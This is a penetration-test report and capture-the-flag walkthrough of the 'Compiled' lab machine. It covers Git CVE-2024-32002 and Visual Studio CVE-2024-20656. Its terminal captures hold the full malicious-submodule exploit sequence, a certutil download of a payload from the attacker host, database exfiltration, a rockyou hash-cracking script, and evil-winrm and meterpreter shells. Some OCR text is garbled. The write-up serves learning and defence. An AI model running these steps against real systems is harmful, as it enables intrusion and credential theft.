VAPT REPORT



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Abstratct

This report details the findings from a vulnerability assessment and penetration testing conducted on Tech_Company_XYZ's web application, "Compiled.htb." The assessment aimed to identify security weaknesses and evaluate the application's defenses. The results highlighted several critical vulnerabilities that could potentially lead to unauthorized access and system disruptions. Recommendations for remediation have been provided to help Tech_Company_XYZ strengthen their security measures and mitigate risks.

p.s the company names are hypothetical



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Executive Summary

CyberSec_Service was hired by Tech_Company_XYZ to conduct a detailed vulnerability assessment and penetration testing of their web application called "Compiled.htb," with the target IP address 10.10.11.26. Our goal was to evaluate the security of Tech_Company_XYZ's web application and find any weaknesses that could be exploited by attackers.

The key objectives of this assessment were:

- Identifying Vulnerabilities: To find any security issues or flaws in the web application that could be exploited by attackers.
- Ensuring Data Confidentiality: To check that sensitive data stored on Tech_Company_XYZ's servers is protected and not accessible to unauthorized individuals.

We used various techniques to simulate attacks and test the application's defenses. Our findings showed several critical vulnerabilities that could allow unauthorized access to system resources, expose sensitive information, or disrupt services.

This assessment is designed to help Tech_Company_XYZ strengthen their security measures and protect their web application from potential threats. (Poston, 2022)



Attack Narrative

Reconnaissance

The reconnaissance phase involved gathering essential information about the target system. Using tools and techniques we identified the open ports and operating system. This initial data collection helped us understand the system's structure and potential entry points for further investigation.

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```



Identifying Vulnerabilities

After collecting information, we analyzed the target system for vulnerabilities. Scanning revealed that ports 5000 and 3000 were open. Port 3000 was running Gitea, a Git repository management service, while port 5000 was associated with a service that compiled code. Further investigation uncovered a critical vulnerability (CVE-2024-32002) in Git related to symbolic links on Windows systems. This vulnerability allowed us to exploit the system by crafting a malicious Git repository

Setting up the environment

Created two repositories on the Gitea platform, named "hook" and "captain." Uploaded a malicious script to the "hook" repository.

Submodule Addition

Linked the "hook" repository to the "captain" repository as a submodule. Added a special link in the "captain" repository that pointed to the "hook" repository.

Exploitation

Uploaded the "captain" repository to Gitea and provided its URL to the `http://gitea.compiled.htb:5000` service for processing.

Getting Access

The service processed the "captain" repository, running the malicious script. This resulted in opening a remote connection back to the attacker's system.



TEST GRAPH

S.No	VULNERABLE PARAMETERS
1.	Git version 2.45.0
2.	Vulnerable VS Code on windows machine
3.	Bad permissions on gitea.db
4.	Web application of port 5000 is allowing unsanitary inputs





SCOPE

S. No	URL	DETAIL
1.	http://compiled.htb/	Web Application
	http://compiled.htb/3000	
	http://compiled.htb:5000	



Methodologies and Standards

- OWASP Testing Guide
- ➤ NIST SP 800-115
- Penetration Testing Execution Standard (PTES)
- ➤ Information Security Management System (ISMS)
- Common Vulnerability Scoring System (CVSS)
- Risk Management Framework (RMF)

(Finn, 2024)

Test Timeframe

The documentation of VAPT was done between 2024-08-06 August to 2024-08-14 (August)



Severity Level	Description
CRITICAL	 Significant business disruption Breach of sensitive internal data Severe financial and reputational damage Major asset breakdown Unauthorized access and alteration of critical data
HIGH	-Loss of customer trust - Exposure of sensitive internal data - Failure to meet regulatory requirements - Service unavailability - Unauthorized configuration changes - High financial and reputational impact - Access and modification of internal data
MEDIUM	-Disruption to customer service for up to one day - Noncompliance with internal standards - Manageable financial and reputational damage - Disclosure of non-public information
LOW	- Minimal impact on internal services- Slight disruption to customers- Minimal monetary and reputational impact



Vulnerability Summary

(hat, 2021)

CVE-2024-32002

Rating: Critical [9.0]

Justification: This vulnerability allows Remote Code Execution (RCE) through exploitation of symbolic links in Git repositories. It can lead to severe consequences, leading to unauthorized access and data alterations, significant business disruption, and substantial financial and reputational damage. The ability to execute arbitrary code on a Windows system poses a major risk to security.

Visual Studio Code Vulnerability (CVE-2024-20656)

Rating: High [7.8]

Justification: This vulnerability involves improper handling of file operations and permissions in Visual Studio, which can lead to unauthorized access or modification of sensitive files. While it might not directly cause severe business disruption, it has a high potential for unauthorized access and significant financial and reputational impact if exploited, particularly in a development environment.



Observations

Vulnerability: Visual Studio Code Vulnerability (CVE-2024-20656)

Explanation

CVE-2024-20656 affects Visual Studio on Windows. The security flaw is in the VSStandardCollectorService150 service, which improperly handles file operations. This flaw allows to gain access to or modify sensitive files within the Visual Studio environment.

Criticality: High

Risks

- Unauthorized Access: Attackers could access or alter important files within Visual Studio.
- Privilege Escalation: Attackers could use this access to gain higher-level control over the system.
- System Instability: Modification of critical system files could cause the system to become unstable or fail.



Potential Company Impact:

- **Complete System Control:** Attackers could gain full control over critical systems, impacting all operations and data.
- Data Loss: Confidential development files could be lost or damaged, requiring significant recovery efforts.
- Operational Risks: Compromise of the system could result in downtime of whole server and operational issues, affecting productivity and project delivery.

Proof of concept (POC)

https://github.com/Wh04m1001/CVE-2024-20656

Remediation

- Ensure that all relevant security patches and updates from Visual Studio are applied to address the vulnerabilities in the VSStandardCollectorService150 service.
- Implement strict access controls and review permissions for file operations to prevent unauthorized access and modifications.
- Regularly monitor and audit the Visual Studio environment for unusual activities or signs of exploitation.



 Adopt security practices, including regular updates, access controls, and system monitoring to safeguard against potential vulnerabilities. ((NIST), 2024)

Git version 2.45.0 vulnerability

Site

http://compiled.htb:3000/

Explanation

CVE-2024-32002 is a serious security issue found in Git version 2.45.0, particularly on Windows computers. This issue arises from how Git handles links(symbolic) —shortcuts that point to other file/folders. On Windows, the system doesn't notice variation between uppercase and lowercase letters in file names. This can be exploited by attackers to trick Git into doing harmful things.

Git sometimes gets mistaken by links(symbolic) that look almost the same but have slightly different letter cases (like "A/modules/x" vs. "a/modules/x"). Attackers can use this confusion to redirect Git to important files, like the .git/ directory.

The .git/ directory holds significant settings and scripts for Git. These scripts run by themselves when wecertain things in Git are done, like switching between versions or merging files. If an attacker can put a harmful script into this directory, it will run whenever Git is used, potentially allowing the attacker to take control of the computer.



Impacts

- Attackers can execute any commands on the system, potentially gaining full control.
- Sensitive information from the machine could be accessed and stolen by attackers.
- Malicious scripts could alter system settings, install malware, or disrupt system operations.
- Exploitation can lead to significant disruptions, data loss, and decreased productivity.

CVS score

9.0

Impact: Critical

Remediation

- Regular updates to Git and other software are essential to fix known vulnerabilities and apply security patches.
- Conducting Git operations in isolated environments can help limit the impact of potential security issues

(Team, 2024)



Port 5000: Compilation on Gitea

Impact: Medium

Explanation

The "Compiled" project hosted on `http://compiled.htb:5000` is an online service designed to compile C++, C#, and .NET projects by accepting URLs in a specific format. Users can submit Git URLs that beginning with http and ending with .git. Once a valid URL is submitted, the service automatically runs Git on the target machine to retrieve the project files. After downloading the files, the backend system compiles the project, potentially generating an executable file.

This setup, while convenient, also poses significant risks. The process involves the target machine compiling the code fetched from an external source, which could lead to exploitation if a malicious repository is submitted.

Impacts

If the Git repository contains harmful scripts or code, the service might inadvertently compile and execute malicious software. This could lead to unauthorized access, data breaches, or the compromise of the system running the service.



Remediation

Given the potential risks, it's crucial to implement strong security measures, such as validating the URLs, scanning the content before execution, and limiting the privileges of the compiling process to minimize the impact of any potential exploits.

(chin, 2023)

(SecurityScorecard, 2024)

There was no permissions on gitea.db because of that we as a third person after getting access to the server could view and download the file. Severity Medium []

You-tube Link for Walkthrough

https://youtu.be/l1fxi5s7ulg?feature=shared



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


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












```
-(kali:suvi)-[~/Desktop/Compiled]
 -$ #!/bin/bash
 —(kali⊛suvi)-[~/Desktop/Compiled]
└$ git config --global protocol.file.allow always
git config --global core.symlinks true
  -(kali⊛suvi)-[~/Desktop/Compiled]
└$ git config --global init.defaultBranch main
 —(kali⊛suvi)-[~/Desktop/Compiled]
__$ hook_repo_path="http://compiled.htb:3000/suvani/hook.git"
 —(kali⊛suvi)-[~/Desktop/Compiled]
$ git clone "$hook_repo_path"
Cloning into 'hook'...
warning: You appear to have cloned an empty repository.
  -(kali⊛suvi)-[~/Desktop/Compiled]
s cd hook
 —(kali⊛suvi)-[~/Desktop/Compiled/hook]
 -$ mkdir -p y/hooks
```

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```
-(kali⊛suvi)-[~/Desktop/Compiled/hook]
 -$ chmod +x y/hooks/post-checkout
  -(kali⊛suvi)-[~/Desktop/Compiled/hook]
 -$ git add y/hooks/post-checkout
 —(kali⊕suvi)-[~/Desktop/Compiled/hook]
 -$ git commit -m "post-checkout"
[main (root-commit) 4c6900a] post-checkout
1 file changed, 2 insertions(+)
create mode 100755 y/hooks/post-checkout
 —(kali⊛suvi)-[~/Desktop/Compiled/hook]
 —$ git push
Username for 'http://compiled.htb:3000': suvani
Password for 'http://suvani@compiled.htb:3000':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 3 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (5/5), 905 bytes | 905.00 KiB/s, done.
Total 5 (delta 0), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://compiled.htb:3000/suvani/hook.git
* [new branch] main \rightarrow main
```






```
-(kali⊛suvi)-[~/Desktop/Compiled]
staptain_repo_path="http://compiled.htb:3000/suvani/captain.git"
  —(kali⊕ suvi)-[~/Desktop/Compiled]
sgit clone "$captain_repo_path"
Cloning into 'captain' ...
warning: You appear to have cloned an empty repository.
  -(kali⊛suvi)-[~/Desktop/Compiled]
_$ cd captain
  —(kali⊕ suvi)-[~/Desktop/Compiled/captain]
sit submodule add --name x/y "$hook_repo_path" A/modules/x
Cloning into '/home/kali/Desktop/Compiled/captain/A/modules/x'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.
```

```
-(kali&suvi)-[~/Desktop/Compiled/captain]
sgit submodule add --name x/y "$hook_repo_path" A/modules/x
Cloning into '/home/kali/Desktop/Compiled/captain/A/modules/x'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.
  -(kali⊛suvi)-[~/Desktop/Compiled/captain]
$ git commit -m "add-submodule"
[main (root-commit) 1bf50ca] add-submodule
2 files changed, 4 insertions(+)
create mode 100644 .gitmodules
create mode 160000 A/modules/x
 —(kali⊛suvi)-[~/Desktop/Compiled/captain]
sprintf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info</pre>
```


```
-(kali⊛suvi)-[~/Desktop/Compiled/captain]
sgit commit -m "add-symlink"
git push
[main acd785a] add-symlink
1 file changed, 1 insertion(+)
 create mode 120000 a
Username for 'http://compiled.htb:3000': suvani
Password for 'http://suvani@compiled.htb:3000':
Enumerating objects: 8, done.
Counting objects: 100% (8/8), done.
Delta compression using up to 3 threads
Compressing objects: 100% (5/5), done.
Writing objects: 100% (8/8), 601 bytes | 601.00 KiB/s, done.
Total 8 (delta 1), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://compiled.htb:3000/suvani/captain.git
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


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d	1/20/2024			Common Files
d	5/23/2024			Git
d	5/22/2024	8:01	PM	Gitea
d	5/24/2024	3:22	PM	Internet Explorer
d	3/15/2024	9:10	PM	Microsoft Update Health Tools
d	12/7/2019	10:14	AM	ModifiableWindowsApps
d	5/24/2024	3:43	PM	Python312
d	5/22/2024	8:14	PM	RUXIM
d	1/20/2024	1:35	AM	VMware
d	3/15/2024	9:30	PM	Windows Defender
d	5/24/2024	3:22	PM	Windows Defender Advanced Threat Protection
d	3/15/2024	9:30	PM	Windows Mail
d	3/15/2024	9:30	PM	Windows Media Player
d	5/24/2024	3:22	PM	Windows Multimedia Platform
d	1/20/2024	1:28	AM	Windows NT
d	3/15/2024	9:30	PM	Windows Photo Viewer
d	5/24/2024	3:22	PM	Windows Portable Devices
d	12/7/2019	10:31	AM	Windows Security
d	12/7/2019	10:31	AM	WindowsPowerShell



```
PS C:\Program Files> cd Gitea
PS C:\Program Files\Gitea> dir
    Directory: C:\Program Files\Gitea
                     LastWriteTime
Mode
                                           Length Name
              5/22/2024
                           8:01 PM
                                                   custom
               8/8/2024 10:20 AM
                                                   data
               5/22/2024
                          8:01 PM
                                                   log
               5/22/2024
                                        208024735 gitea.exe
                          7:42 PM
-a-
```

PS C:\Program Files\Gitea\data> python -m http.server 8000



```
(kali@ suvi)-[~/Downloads]
$ file gitea.db
gitea.db: SQLite 3.x database, last written using SQLite version 3042000, file counter 820, database pages 496, cookie 0×1cb
schema 4, UTF-8, version-valid-for 820
```





```
-(kali⊛suvi)-[~/Downloads]
__$ sqlite3 gitea.db
SOLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sglite> .tables
access
                            org user
access token
                            package
action
                            package blob
                            package_blob_upload
action artifact
action_run
                            package_cleanup_rule
action_run_index
                            package_file
                            package_property
action run job
action runner
                            package version
action runner token
                            project
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```
main.py
 1 import hashlib
2 import binascii
4 salt = binascii.unhexlify('227d873cca89103cd83a
5 key = '97907280dc24fe517c43475bd218bfad56c25d4d11037d
6 dklen = 50
  iterations = 50000
8
9 def hash(password, salt, iterations, dklen):
10
        return hashlib.pbkdf2_hmac(
           hash_name='sha256',
12
           password=password,
           salt=salt,
14
           iterations=iterations,
           dklen=dklen
16
18 dict_path = '/usr/share/wordlists/rockyou.txt'
19 with open(dict_path, 'r', encoding='utf-8') as f:
20 -
        for line in f:
           password = line.strip().encode('utf-8')
21
22
           hash_value = hash(password, salt, iterations, dklen)
23
           target = binascii.unhexlify(key)
24
           print(f'Trying: {password}, hash: {hash_value.hex()}')
25 -
           if hash_value == target:
               print(f'Found password: {password.decode()}!')
26
27
               break
28 -
29
       print('ERROR CRACKING HASH')
30
```



```
(root% suvi)-[/home/kali/Desktop/Compiled]
# evil-winrm -i 10.10.11.26 -u emily -p 12345678

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm #Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Emily\Documents>
```

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```
PS C:\users\emily\desktop> type user.txt
type user.txt
0728063464563a94e4d09b8d857bdf7b
PS C:\users\emily\desktop> whoami
whoami
compiled\emily
PS C:\users\emily\desktop> cd ...
cd ...
PS C:\users\emily> certutil.exe -urlcache -f http://30.10.16.56:8000/Expl.exe Expl.exe
certutil.exe -urlcache -f http://10.10.56:8000/Expl.exe Expl.exe
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f-r—	3/15/2024	9:17 PM		Desktop	
i-r-	7/15/2024	2:02 PM		Documents	
i-r-	5/22/2024	7:33 PM		Downloads	
1-r-	1/20/2024	1:33 AM		Favorites	
1-r-	1/20/2024	1:33 AM		Links	
1-r-	1/20/2024	1:33 AM		Music	
1-r-	1/20/2024	1134 AM		OneDrive	
1-r-	1/20/2024	1134 AM		Pictures	
1-r-	1/20/2024	1133 AM		Saved Games	
1-r-	1/20/2024	1134 AM		Searches	
	1/20/2024	1:55 AM		source	
d-r-	1/28/2024	B154 PM		Videos	
-a	8/14/2024	7:20 PM	167936	Expliexe	







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		10:14 AM		Downloads
-r	12/7/2019			Music
1-r-	12/7/2019	10:14 AM		Pictures
5-r	12/7/2019	10:14 AM		Videos
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		ublic WriteTime	Length	None
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lode -r	Lasti 3/15/2024	WriteTime 9:30 PM		Documents
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-- | setaspioit vs.+.18-dev |
--- | 2027 espioits - 1255 smalliary - 429 post |
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--- | 2 evaluads - 47 secodors - 11 niges |
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|--- | 7 evaluads |
|--- | 8 evaluads |
|--- | 9 evaluad
```

```
materpreter > shell
Process 4296 created.
Channel 1 created.
Microsoft Windows [Versi*n 10.0.19045.4651]
(c) Microsoft Windows [Versi*n 10.0.19045.4651]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\ProgramData\Microsoft\Visual\Studio\SetupWMI>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop>type root.txt
type root.txt
08820a0C9eb7362017b19f7fa44b496d
C:\Users\Administrator\Desktop>

C:\Users\Administrator\Desktop>
```